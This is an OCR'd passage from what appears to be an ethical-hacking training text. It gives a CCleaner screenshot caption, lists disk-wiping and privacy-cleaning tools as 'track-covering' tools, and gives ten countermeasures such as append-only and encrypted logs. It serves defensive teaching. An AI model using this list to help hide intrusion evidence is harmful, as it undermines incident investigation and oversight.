


CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Buy Pro
Help
Your Trial
Health Check
Custom Clean
NEW
Driver Updater
Registry
Tools
Options
Patching up your PC...
Cancel
Windows 11 Enterprise 64-bit (Admin)
Intel Xeon CPU E5-2670 0 @ 2.60GHz, 8.0GB RAM
Check for updates

Figure 6.228: Screenshot of CCleaner

Some examples of track-covering tools are listed as follows:

- DBAN (*https://dban.org*)
- Privacy Eraser (*https://www.cybertronsoft.com*)
- Wipe (*https://privacyroot.com*)
- BleachBit (*https://www.bleachbit.org*)
- ClearProg (*http://www.clearprog.de*)




Defending against Covering Tracks

1. Activate the **logging functionality** on all critical systems
2. Conduct **periodic audits** on IT systems to ensure that the logging functionality is in accordance with the security policy
3. Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
4. Configure the appropriate and **minimal permissions** necessary to read and write log files
5. Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
6. Regularly update and **patch OSes**, applications, and firmware
7. Close all **unused open ports** and services
8. **Encrypt the log files** stored on the system, so that they cannot be altered without an appropriate decryption key
9. Set log files to **"append only"** mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to **unalterable media**

Defending against Covering Tracks

The various countermeasures to overcome covered tracks are as follows:

- Activate the logging functionality on all critical systems.
